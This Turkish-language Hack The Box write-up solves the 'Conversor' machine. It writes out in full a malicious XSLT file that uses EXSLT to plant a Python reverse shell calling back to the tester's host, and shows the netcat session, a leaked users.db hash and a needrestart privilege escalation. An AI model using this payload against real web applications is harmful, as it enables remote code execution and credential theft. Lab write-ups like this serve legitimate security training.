HTB CONVERSOR

Merhaba bugün Hack The Box da Conversor adlı makineyi çözeceğiz.

Makineyi bağlandıktan sonra hemen bir port taraması yapmak istiyorum ve nmap açıyorum.

Buradan açık portları görüyoruz. İlerde bir ssh bağllantısı yapilecek olduğumuzu biliyoruz şimdilik. Sonrasında siteye giriyoruz. Kayıt olup giriş yaptıktan sonra buradan XSLT ile ilgili upload işlemi yaparken Shell alacağımızı direk görebiliyoruz. Sonuç olarak bir xslt ve bir xml dosyası oluşturacağız xml dosyası test amaçlı olacak payload xslt dosysasında olacak. Github da xslt reverse Shell şeklinde aratarak zararlı payloadı bulabilirsiniz.

```
┌──(root㉿kali)-[/home/mehmet/Masaüstü]
└─# cat <<EOF > exploit_github.xslt
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:ptswarm="http://exslt.org/common"
    extension-element-prefixes="ptswarm">
  <xsl:template match="/">
    <ptswarm:document href="/var/www/conversor.htb/scripts/shell.py" method="text">
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.15.40", 4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
    </ptswarm:document>
  </xsl:template>
</xsl:stylesheet>
EOF
```

Burda dosyamızı oluşturduk şimdi 4444 portlu dinleyici açıp yükleme yaptıktan sonra reverse Shell alıyoruz.


```
┌──(root㉿kali)-[/home/mehmet/Masaüstü]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.40] from (UNKNOWN) [10.129.19.235] 53140
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls
conversor.htb
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@conversor:~$ ls -la /var/www/conversor.htb/
ls -la /var/www/conversor.htb/
total 44
drwxr-x--- 8 www-data www-data 4096 Aug 14 21:34 .
drwxr-x--- 3 www-data www-data 4096 Aug 15 05:19 ..
-rwxr-x--- 1 www-data www-data 4466 Aug 14 20:50 app.py
-rwxr-x--- 1 www-data www-data   92 Jul 31  2025 app.wsgi
drwxr-x--- 2 www-data www-data 4096 Feb  7 16:22 instance
drwxr-x--- 2 www-data www-data 4096 Aug 14 21:34 __pycache__
drwxr-x--- 2 www-data www-data 4096 Feb  7 16:20 scripts
drwxr-x--- 3 www-data www-data 4096 Oct 16 13:48 static
drwxr-x--- 2 www-data www-data 4096 Aug 15 23:48 templates
```

Ls atınca instance dizinini görüyoruz bu dizin içinde db gibi verilerin olabileceğini biliyorum ve instance oluyorum ondan sonra yine ls atıyorum . Burda ise users.db yi yakalıyoruz.


```
        password TEXT
    ))
indexsqlite_autoindex_users_1users
Mabcd81dc9bdb52d04dc20036dbd8313ed055.
!Mfismathack5b5c3ac3a1c897c94caad48e6c71fdec
abcd
!       fismathack
users
_67afac0c-499f-4b6e-ad7b-9077a33f6132
67afac0c-499f-4b6e-ad7b-9077a33f6132.html
_1363be8b-c6c8-4227-92cc-1367b434fb14
1363be8b-c6c8-4227-92cc-1367b434fb14.htmlR
_c3f1ec9b-1b2c-49d2-96a6-33aff7028391
c3f1ec9b-1b2c-49d2-96a6-33aff7028391.htmlR
_f06dc183-e13f-4f4c-8389-7e414d7fe573
f06dc183-e13f-4f4c-8389-7e414d7fe573.htmlR
_0facc6c2-7625-4240-9dd0-d1085335224c
0facc6c2-7625-4240-9dd0-d1085335224c.htmlR
_00508ffa-82dd-4c42-9867-7dd4a6b16605
00508ffa-82dd-4c42-9867-7dd4a6b16605.htmlR
_89af2dd2-48b2-41b5-a2ba-e2c7a20b2a8b
```

Users.db yi açınca böyle bir ekranla karşılaşıyorum kullanıcı adı fismathack şifrenin ise md5 olduğu çok belli ordan da hemen çeviriciden şifreyi çözdürtüyoruz.

Sonra fismathack oluyoruz ve user.txt yi görüp çekiyoruz.



Şimdi root.txt yi bulucaz önce aynı kullanıcı adı ve şifreyle bir ssh bağlantısı alıyorum. Sonra sudo -l komutu ile needrestart kullanmamız gerektiğini görüyorum.

Yani needrestart ile root.txt yi alabilirim.

Sonrasında doğru payloadlar ile root olup flagi çekiyorum.